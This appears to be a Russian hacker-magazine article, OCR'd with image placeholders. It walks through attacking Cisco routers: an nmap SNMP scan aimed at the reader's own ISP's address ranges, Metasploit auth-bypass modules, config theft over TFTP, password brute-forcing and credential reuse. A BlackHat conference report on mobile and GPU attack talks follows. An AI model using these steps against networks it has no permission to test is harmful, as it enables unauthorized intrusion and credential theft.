Первая служба, которую я хочу обсудить, это SNMP. Как ни странно, SNMP часто оставляют без присмотра на большом числе маршрутизаторов. Причиной этого может быть общее непонимание того, чем SNMP является на самом деле. Simple Network Management Protocol предоставляет широкий спектр информации в большом наборе систем в стандартном формате. Независимо от того, кто производитель вашего коммутатора или маршрутизатора, почти любой клиент SNMP-мониторинга программного обеспечения будет работать с этим устройством, при условии, что SNMP включен и настроен.

Многие сетевые администраторы не понимают, что SNMP предоставляет слишком широкий спектр информации о работающем устройстве, а записи сообществ SNMP могут быть использованы




Рис. 1 Настраиваем SNMP Community Scanner




Рис. 2 Выбираем конфиг

для получения полного контроля над этим устройством. В случае с Cisco IOS записываемые сообщества SNMP могут быть использованы для выгрузки или загрузки и запуска альтернативной конфигурации устройства, либо изменения его текущей конфигурации. Маршрутизатор с включенной службой Telnet и с тривиальным паролем может быть угнан почти мгновенно через записи сообщества SNMP. Я обычно ищу кошки при помощи SNMP и старого доброго сканера nmap. Да-да, именно с помощью него Тринити взломала во второй серии Матрицы сеть электростанции, и именно его так любят использовать в АНБ. В дистрибутив nmap включены два интересных сценария для работы с SNMP — это SNMP-sysdescr.nse и snmp-brute.nse. Для удобства использования я немного изменил первый таким образом, чтобы полученный отклик с описанием устройства сразу сохранялся в файле ip_with_snmp.txt. Сам сценарий, конечно же, ищи на нашем DVD. Итак, а что же мы будем сканировать? Например, можно просканировать своего провайдера, предварительно узнав все принадлежащие ему IP-префиксы, просто зайдя по адресу bgp.he.net и скопировав все циферки из раздела Prefixes v4 в файл my_telecom.txt. Командная строка для запуска nmap будет выглядеть следующим образом:

```
nmap -sU -n -P0 -v -p 161 --script=snmp-sys.nse -iL my_
telecom.txt
```

`-sU` — ведь правда, что служба SNMP работает по UDP протоколу, поэтому мы и задействуем только UDP-сканирование;
`-p 161` — через 161-й порт;
`-v` — это я хочу видеть ход процесса на экране;
`-n` — не определять имена DNS для найденных хостов (и вправду, сейчас они мне совершенно ни к чему);
`-P0` — не пинговать хосты в процессе сканирования.
Я обычно пользуюсь консольной версией, потому как GUI-интерфейс к ней нещадно зависает при таких объемах сканирования. Просто создай .bat-файл в каталоге, где лежит nmap с этой командной строкой, и запусти его.
Все эти опции заметно убыстряют процесс предварительного сканирования.
Итак, в результате мы получим что-то вроде этого:

```
172.154.10.34 Cisco IOS Software, c7600rsp72043_
rp Software (c7600rsp72043_rp-ADVIPSERVICESK9-M),
Version 12.2(33)SRD2, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2009 by Cisco Systems, Inc.
Compiled Wed 20-May-09 2  System uptime: 117 days,
7:11:43.12 (1013470312 timeticks)
```

Киска лакает молоко

И спрашивается, что нам с этой байдой делать дальше? А вот что — натравливаем на найденную киску Metasploit. В принципе, есть два варианта использования: можно пользоваться Metasploit Framework, а можно использовать автоматический анализатор Metasploit Pro. Для старых версий операционной системы Cisco IOS известно несколько уязвимостей HTTP. Две из них, о которых сейчас пойдет речь, относятся к уязвимостям типа «Обход аутентификации». Первая уязвимость CVE-2000-0945 относится к отсутствию проверки подлинности в Interface Manager Cisco IOS устройств. Этот баг позволяет не прошедшим проверку подлинности получить привилегированный доступ к устройству с Cisco IOS через веб-интерфейс. Вторая уязвимость CVE-02001-0537 позволяет обойти проверку подлинности, указав уровень проверки подлинности выше, чем «15» в запросе HTTP. Это также предоставляет привилегированный доступ к устройству через веб-интерфейс. С открытым исходным кодом Metasploit Framework в настоящее время обеспечивает оба модуля для эксплуатации этих уязвимостей:

```
1. /auxiliary/scanner/http/cisco_device_manager
2. /auxiliary/scanner/http/cisco_ios_auth_bypass
```

Metasploit Express и Metasploit Pro автоматически распознают Cisco IOS HTTP-службу во время сканирования.
Проверь эти два недостатка и используй их для получения доступа к рабочей конфигурации устройства.
В дополнение к этим двум известным уязвимостям, пароли устройства также могут быть найдены путем перебора с использованием службы HTTP. Протокол HTTP является довольно быстрым по подбору пароля по сравнению с медленными терминальными службами Telnet и SSH. Metasploit Express и Metasploit Pro автоматически скопируют рабочую конфигурацию устройства после успешного подбора пароля к службе HTTP устройства Cisco IOS. Metasploit Pro и Metasploit Framework (равно как и сканер nmap в комплекте со сценарием snmp-brute.nse) включают в себя модуль SNMP brute force tool, написанный в качестве вспомогательного модуля, который может использовать словарь общих паролей для идентификации действительных сообществ маршрутизатора и определяет, являются ли они только для чтения, или для чтения и записи. В дополнение к основному модулю подбора пароля к SNMP, Metasploit теперь содержит модуль, который использует сообщества SNMP, доступные для записи, выгрузки/загрузки и запуска альтернативной конфигурации устройства. Вот на этом и остановимся подробнее. Запускаем наш любимый Metasploit Framework:



Рис: 3 Настраиваем конфиг

```
msf > msfrpcd -S -U msf -P 123
```

Сначала находим с помощью SNMP Community Scanner имя read-write сообщества (см. рис.1).
Далее для выгрузки конфигурации из горячей киски выбираем конфиг (см. рис 2).
Далее настраиваем TFTP-сервер (см. рис 3). Никакого NAT — сообщенный киске IP-адрес, куда выгружать конфиг, должен быть белым.
И, собственно, получаем сам файл конфигурации (см. рис 4).
То же самое можно проделать с использованием Metasploit Express и Metasploit Pro — они используют оба эти модуля для автоматического захвата файла конфигурации уязвимых устройств с Cisco IOS. Во время сканирования подбор паролей к SNMP-сообществам запускается в фоновом режиме с небольшим списком слов из общего словаря. Если любой из этих паролей работает, и если хотя бы одно сообщество обнаружено как записываемое, тогда Metasploit Pro настроит локальную службу TFTP и скачает файл конфигурации этого устройства. Протокол SNMP теперь также интегрирован в средства интеллектуального подбора паролей, компонент которых использует список наиболее популярных имен сообществ в дополнение к динамически генерируемым паролям. Этот список получен в результате исследовательского проекта по изучению паролей веб-форм и встроенных файлов конфигурации. Так, проанализировав результаты, мы определили, какие пароли чаще всего используются, в том числе для SNMP-сообществ. Результаты этого проекта были удивительны: наиболее широко используются пароли «public@ES0» и «private@ES0», как это описано в примере конфигурации в документации Cisco.

Последние два протокола, которые хотелось бы обсудить, это Telnet и SSH. Эти протоколы и обеспечивают доступ к удаленной командной оболочке на целевом устройстве под управлением Cisco IOS (как правило, для непривилегированных пользователей). Наиболее заметным отличием одного протокола от другого является то, что SSH часто требует знания удаленного имени пользователя и пароля, в то время как Telnet обычно запрашивает только пароль для проверки подлинности пользователя. Metasploit Framework содержит модули подбора паролей с использованием этих протоколов и будет автоматически создавать интерактивные сессии до тех пор, пока подходящий пароль не будет найден. В целом Metasploit Express и Metasploit Pro всегда имели на борту готовые модули тестирования сетевых устройств через Telnet- и SSH-протоколы, но в последней версии стало возможным использовать список наиболее часто используемых паролей, составленный нашими аналитиками. В самом начале списка слов приведены необычные пароли. В целом подбор по словарю очень эффективен, если в качестве пароля для доступа к устройству было использовано реально существующее слово. Не углубляясь слишком далеко, я могу сказать, что некоторые провайдеры часто используют один и тот же пароль для настройки абонентского оборудования.
После того, как был подобран пароль и установлена рабочая сессия через Telnet- или SSH-протоколы устройства Cisco IOS, функция автоматического сбора информации, включенная в Metasploit Express и Metasploit Pro, автоматически считает информацию о версии IOS и список активных пользователей, а затем попытается получить пароль к доступу «enable» путем перебора по списку наиболее распространенных паролей. Если попытка подобрать пароль




Рис: 4 **Получаем результат**

«enable» увенчается успехом, то автоматически ты получишь дополнительную информацию о системе, в том числе о текущей конфигурации устройства.
В исследованиях, перечисленных выше, нет ничего нового. Новым является лишь простота использования продуктов Metasploit и их способность по цепочке автоматически скомпрометировать уязвимые устройства. По большому счету, эти тесты являются лишь ориентиром для дальнейшего развития исследований безопасности сетевых устройств. И есть еще одна вещь, о которой я не упомянул до сих пор. Что же мы будем делать с полученными файлами конфигурации Cisco IOS после того, как мы их получим в процессе тестирования сетевых устройств? Эти файлы содержат рабочие конфигурации устройств, включающие в себя VTY-пароли, пароли «enable», ключи VPN, SSL-сертификаты и параметры доступа к Wi-Fi. Metasploit будет автоматически обрабатывать эти файлы конфигурации, чтобы выбрать из них конфиденциальные данные и сохранить их как данные аутентификации.
Metasploit Express и Metasploit Pro могут автоматически использовать полномочия, полученные из файлов конфигурации, чтобы получить доступ к другим устройствам этой же сети. Если доступ был получен к одному из устройств Cisco через слабые сообщества SNMP, и было обнаружено, что VTY-пароль — «ciscorules!», то ты можешь использовать профиль подбора паролей «known-only» для того, чтобы с помощью любого протокола автоматически попробовать этот пароль в отношении любого другого устройства в той же самой сети. После того, как ты получишь доступ к другим устройствам, конфигурационные файлы будут получены на твой компьютер и запустится процесс их анализа. Ты можешь легко применить пароли, взятые из маршрутизаторов Cisco, для входа на сайт интрасети или использовать их для получения доступа к множеству других сетевых устройств.

Переполнение буфера в маршрутизаторе Cisco на основе процессора Motorola

Исследовательская группа по проблемам безопасности Phenoelit когда-то давно создала программу с кодом командного интерпретатора для проведения удаленной атаки на маршрутизатор Cisco 1600 на основе процессора Motorola 68360 QUICC (программа была представлена на азиатской конференции Blackhat аж в 2002 году).
Для этой атаки в векторе вторжения используется переполнение буфера в операционной системе IOS от Cisco и несколько новых методов использования структур управления кучей в IOS. Изменяя структуры кучи, можно внедрить и исполнить вредоносный код. В опубликованном варианте атаки код командного интерпретатора представляет собой созданный вручную код в виде машинных команд Motorola, который открывает потайной ход на маршрутизаторе. Этим кодом можно воспользоваться при наличии любого переполнения буфера в устройствах Cisco (более подробная информация об этой атаке доступна по адресу phenoelit.de). И теперь ты, как настоящий гуру устройств Cisco, можешь смело поместить этот шелл-код в свою коллекцию Metasploit Framework для последующих экспериментов по удаленному переполнению буфера и его запуска на удаленном устройстве. Но это уже будет совсем другая история... ⌶

Александр Поляков






WELCOME TO BLACKHAT!

Отчет с популярной хакерской конференции

За пятнадцать лет своего существования эта конференция прошла путь от небольшого междусобойчика до ключевого security-event'а, проходящего четыре раза в год и собирающего до 10 000 участников. В этом году мне наконец посчастливилось исполнить свою детскую мечту и выступить на BlackHat.

К сожалению, это произошло не в Лас-Вегасе, а всего лишь в Вашингтоне, но, тем не менее, это все-таки BlackHat. Хоть и не совсем тот, но, надеюсь, все впереди.

Честно говоря, с самого начала я был немного удивлен и ожидал чего-то большего. Традиционно BlackHat, который проводится в Вашингтоне, ориентирован на представителей американских военных ведомств и государственных учреждений, которым, видимо, не по статусу куда-то далеко уезжать из своего города. В этом есть и свои плюсы — на ланче можно обменяться визитками с каким-нибудь директором по безопасности федерального резервного банка Нью-Йорка, а твои доклады услышат Response Team Oracle, которым потом будешь рассказывать, что у них не так с безопасностью. В общем, народу не десять тысяч, как в Вегасе, но зато все пришедшие ориентированы на доклады, а не на тусовку.)Обычно программа конференции заключается в следующем. Сперва в течение двух-четырех дней проводятся тренинги по безопасности от лучших мировых спецов. Тренинги действительно грамотные — например, пользованию тем же метасплойтом обучают авторы метасплойта. Собственно, аналогичная ситуация и в других областях. Тренинг на BlackHat — это очень круто. Правда, цены кусаются ($3500 за курс), но если прикинуть объем данных и количество времени, которое придется потратить на самостоятельное изучение того же материала, то и цены начинают казаться вполне адекватными. Тем не менее, стоит отметить, что ничего кардинально нового в плане неопубликованных методик на тренинге ты не услышишь (в отличие от докладов), зато все разложат по полочкам и помогут на практике отработать весь материал. Тренинги, как мне кажется, очень полезны, если тебе необходимо в кратчайшие сроки изучить какую-нибудь неизведанную ранее область — к примеру, «Mac Hacking Class» от Дино Дай Зови или «RFID, Access Control & Biometric Systems». А тренинг на тему Pentesting With backtrack в этот раз вел мой друг Вал Смит



Набор для прослушки GPRS и EDGE сетей


из компании Attack Research, с которым мы, собственно, делали совместный доклад на BlackHat. Его тренинг назывался «Tactical Exploitation» и описывал методики проведения тестов на проникновение без использования программных уязвимостей, сосредоточившись на архитектурных багах и социальной инженерии. В общем, рассказывал он о том, на что должен быть похож настоящий пентест (в отличие от того, что сейчас предлагают на рынке в виде запуска метасплойта).
В целом в Вашингтоне в этот раз было совсем немного тренингов, зато появились воркшопы — нечто среднее между докладом и тренингом. Воркшоп обычно рассчитан на два-три часа и представляет собой некую демоверсию тренинга: то, что не уместится в рамки доклада, но и на полноценный курс не тянет.
По времени тренинги идут параллельно основным секциям докладов, что ставит нелегкую проблему выбора. Всего на конференции было четыре параллельных секции: по две на доклады и воркшопы, поэтому каждый раз приходилось решать, кого же отправиться слушать (или вообще остаться пообщаться с людьми в холле). На всех предыдущих конференциях, где я выступал, было по две параллельных секции, что гораздо удобнее. Впрочем, на BlackHat Las-Vegas их вообще по восемь-десять, так что не все так плохо. Главное, что есть из чего выбирать. Собственно, воркшопы в этот раз были следующие:

- Cyber-attacks to SAP platforms: The Insider Threat – от моего аргентинского коллеги;
- Peach Fuzzing от Майкла Эддингтона;
- Hardware Reverse Engineering: Access, Analyze and Defeat;
- How to Hack Large Companies and Make Millions;
- The Mac Exploit Kitchen от Винченцо Иоццо и Дино Дай Зови.

В общем, все достойны, но посетил я, естественно, первый, хотя практически ничего нового там не узнал. Наверное, стоило бы сходить на Дино Дай Зови, но жалко было пропускать целых три доклада.
Также на конференции была выставка вендоров, где были представлены стенды таких компаний, как Rapid7, Nessus, IOActive, CoreSecurity и прочих. Там, кстати, можно было получить в подарок футболку Metasploit или Nessus (правда, они были рассчитаны на американцев, и размеров меньше XL не было в принципе). На стендах в том числе выставлялась HBGarry, которая недавно неслабо облажалась, попытавшись разобраться с анонимусами. Вообще, заметно невооруженным взглядом, что основная масса вендоров направлена на Forensics-софт. Это новый зарубежный тренд, да и до нас уже добирается.

Доклады

Но перейдем наконец к докладам. Основное событие, ради чего существует BlackHat, и о чем потом месяц треплется пресса по всему миру. Как раз об одном из докладчиков писали все СМИ в



Сравнение скоростей GPU и CPU

начале этого года – это самый молодой участник конференции, Томас Рот, ему всего девятнадцать лет. Вообще меня слегка удивил средний возраст участников: когда я вернулся, меня кто-то спросил: «Ну что? Ты там был самым молодым?». Если бы... На самом деле, большинству докладчиков меньше двадцати пяти лет: Исааку Аврааму – двадцать три, Мариано Нунезу – двадцать пять, Ральфу-Вильяму тоже не больше, он вообще студент. Да и остальные не намного старше, хотя, конечно, и старые аксакалы попадались.
Итак, возвращаемся к докладу Томаса Рота, в просторечье – «Джастина Бибера». Если бы ты только знал, как этот парнишка похож на Джастина! Половина докладчиков только это и обсуждала. Парень был реально звездой мероприятия. Еще бы, выступить на Блекхат в девятнадцать лет, да еще и быть копией популярного певца. Или может это скрытая вторая жизнь, кто знает...
В общем, ты наверняка слышал недавнюю шумиху на тему того, что некий исследователь взломал WPA2, используя облачные вычисления. Так вот — это было про него. Правда, журналисты как всегда все переиначили, и смысл события был отнюдь не в WPA, но кто уж теперь вспомнит... Кстати, все те, кто писал про пресс-релиз этого парня гнусные комментарии на форумах — знайте, он тут не причем. Парень действительно толковый, и никому он не доказывал, что взломал WPA2. Смысл доклада – показать, как просто сейчас каждый может организовать распределенный перебор паролей на графических процессорах, используя сервисы Amazon. Начнем с банального сравнения – перебор паролей на четырехъядерном Core i7 происходит примерно в двадцать пять раз медленнее, чем на кластере из четырех карт GeForce 295 GTX. А вот конфигурация стандартной GPU-ячейки в облаке Amazon:

```
22GB RAM
 2 x Intel Xeon X5570
 2 x NVIDIA Tesla “Fermi” M2050
 $2.10/час
```

В результате за $16 в час, используя восемь GPU-инстансов, мы получаем скорость 400 000 PMK (подбор ключей для WPA) в секунду, что в несколько тысяч раз больше, чем на PC. Софтину, которая позволяет реализовывать эти действия, Томас обещал выложить в свободный доступ, но пока с этим возникли проблемы из-за немецких законов. В общем-то, написать ее самому не такое уж и сложное дело, но парнишка все равно молодец!
Любителям докладов похардкорнее могу предложить еще два выступления: первое от Винченцо Иоццо и Джованни Гола – «Stale pointers are the new black» (про то, как искать уязвимости класса dangling pointers, double frees и uninitialized memory), второй — доклад Тарьея Мандта «Kernel Pool Exploitation on Windows 7» (тут все понятно из названия). Но об этом знающие люди напишут подробнее, а я перейду к другим докладам.



Справа Джеф Мосс — организатор мероприятия

Мобильный беспредел

Рассмотрим доклады, которые я объединил в актуальную на данный момент тему безопасности мобильных устройств, протоколов и операционных систем. Начнем с модной нынче темы мобильной безопасности. К слову, если у тебя есть мысли по поводу исследований в этой области, то я тебе гарантирую — тема перспективная и еще себя покажет. Как, впрочем, и тема бизнес-приложений, о чем будет сказано в конце статьи.

Если посмотреть на статистику докладов по различным операционным системам, да и вообще на интерес к ним, то явно видно, что Linux сейчас как-то не в моде, да и винда уже давно сдает позиции, а вот Mac OS, Android, BlackBerry – набирают популярность. В юзерском сегменте мобильные ОС точно со временем вытолкнут винду и линукс, так что, господа троянописатели, меняйте профиль.

Итак, хватит лирики, приступим к делу. В докладе «Popping Shell on A(ndroid)RM Devices» молодой израильский исследователь Исаак Авраам рассказал подробности написания шелл-кода под андройд и ARM-железо (эх, зря я в универе прогуливал лабы по микроконтроллерам). Итак, на черном рынке эксплойт под Webkit (движок браузера, используемый в Google Chrome) стоит $35000-39000, и это клиентская часть, то есть эксплуатация требует какого-то действия от пользователя. Уязвимость через SMS или GSM-трафик будет стоить гораздо больше. Это было коммерческое обоснование проделанной им работы, а сделал он следующее: написал эксплойт под уязвимость, обнаруженную им же в андроиде. В общем, стандартная техника RET2LIBC на ARM-процессорах не работает, ибо там другая архитектура, и он выдумал три новых методики (о них ты сможешь прочесть, скачав слайды), а потом успешно применил их к найденной им 0-day уязвимости в webkit, показав ее на Motorola Droid. Но не тут-то было. По умолчанию пользователь имеет лимитированные права в системе, и после получения шелла надо, так или иначе, повысить привилегии. Один из вариантов — это бесконечные попытки вызова приложения, пока пользователь не устанет нажимать «cancel» и не согласится его запустить. Другой вариант использует методы социальной инженерии — это модификация текста о попытке запуска неразрешенного приложения. В общем, получилось довольно круто, а самое поразительное — это уязвимость, которую он обнаружил. Я до сих пор в шоке, как такое возможно в нашем веке – оставить багу в URL-строке, которая находится простейшим фазером!

Продолжаем мобильную тему и переходим к докладу Диониса Блазакиса «The Apple Sandbox». Этот исследователь уже наделал много шума год назад, рассказав про новый метод атак Jit-Spray, идею которого развил Алексей Синцов. На этот раз Дионис сделал доклад в том же стиле общих слов. Правда, если в прошлом году он выдал идею, но не представил реализацию, то в этом году он просто рассказал, что такое Apple Sandbox (XNU Sandbox) и как она устроена, чтобы помочь ресечерам в попытках найти уязвимость в этой системе. Разговор идет о так называемой песочнице Apple, в которой с ограниченными правами запускается браузер и приложения, не входящие в группу доверенных.

Sample Vendors		
Tier I	Tier II	Tier IIII
SAP	Epicor	ADAS
Oracle	Sage	Activant Solutions Inc.
Oracle eBusiness Suite	Infor	Bowen and Groves
Oracle JD Edwards	IFS	Compiere
Oracle Peoplesoft	QAD	Exact
Microsoft Dynamics	Lawson	NetSuite
	CDC Software	Visibility
		CGS
		Hansa World
		Cemona
		Syspro

- Big list of customers
- http://www.oracle.com/customers/cust_list_atoz.html

Tier II 30%
SAP 31%
MS Dynamics 15%
Oracle 25%
RAPID7

График популярности бизнес-приложений


Соответственно, мечта многих — обойти этот механизм. Дионис признался, что обойти он его не смог, но вот различный инструментарий для упрощения дальнейшего анализа представил в избытке. Так что, если есть желающие повторить путь Алексея и продолжить новое исследование Диониса – вперед! Мировая слава и +500 к фолловерам в твиттере прилагаются.

Теперь переходим от софтверной части к более железной и рассмотрим доклад Давида Переса и Жозе Пико под названием «A practical attack against GPRS/EDGE/UMTS/HSPA mobile data communications». Одна из тем, о которой кто-то в конце концов должен был рассказать. И вот оно, собственно, свершилось — после того, как всем уже стало понятно, что GSM-трафик легко прослушивается (Practical Cellphone Spying. Chris Paget. DEF CON 18 July 2010). То есть, цена девайсов упала до сотен долларов, ПО для симуляции базовой станции (OpenBTS) и проведения атак с ложной точкой доступа стало доступно всем, а исследователи перевели взгляд на более актуальные протоколы мобильной связи.

Итак, для перехвата GPRS- и EDGE-трафика понадобится ip.access nanoBTS – профессиональная базовая станция с IP-интерфейсом. А также набор различного открытого софта, который ты можешь найти на слайдах, и Cellphone Jammer (по-русски — глушилка для диапазонов UMTS/HSPA). Собственно, в описанной атаке нет ничего необычного, теории тут немного, главная проблема — это софт и железо. Сперва атакующий пытается подобраться как можно ближе к жертве. Затем прослушивает канал и устанавливает свою ложную BTS-станцию со всеми данными в обнаруженной свободной ячейке. Дальше остается лишь убедиться в том, что канал связи с интернетом налажен, и спокойно дожидаться, когда жертва переподключится к твоей станции. После чего, используя ноутбук и софт по перехвату пакетов, можно творить любые атаки.

В том числе было показано, как подменять трафик для iPhone/iPad-приложений и перехватывать пароли от мобильных банк-клиентов. Аналогично можно красть и одноразовые пароли, передаваемые по SMS, что сейчас считается самым безопасным способом. Также докладчик продемонстрировал, что UMTS тоже не безопасен, если телефон поддерживает более ранние протоколы, так как можно сперва включить UMTS-глушилку, заставив телефон перейти на использование GSM, а потом вернуться к первому пункту.

Чтобы окончательно добить тебя темой безопасности мобильных устройств, расскажу про доклад Ральфа-Филиппа Вейнмана из университета Люксембурга. Доклад называется «The Baseband Apocalypse» — он тоже наделал немало шумихи в новостных источниках. Как только исследователи получили в руки софтверный инструмент для отправки пакетов по GSM-протоколу, то стало возможным проводить атаки на драйвера GSM-модуля, используемого в телефонных аппаратах. Ровно такая же история произошла лет пять назад, когда было обнаружено первое переполнение буфера в драйверах Wi-Fi устройств, правда там оно нашлось фаззингом.

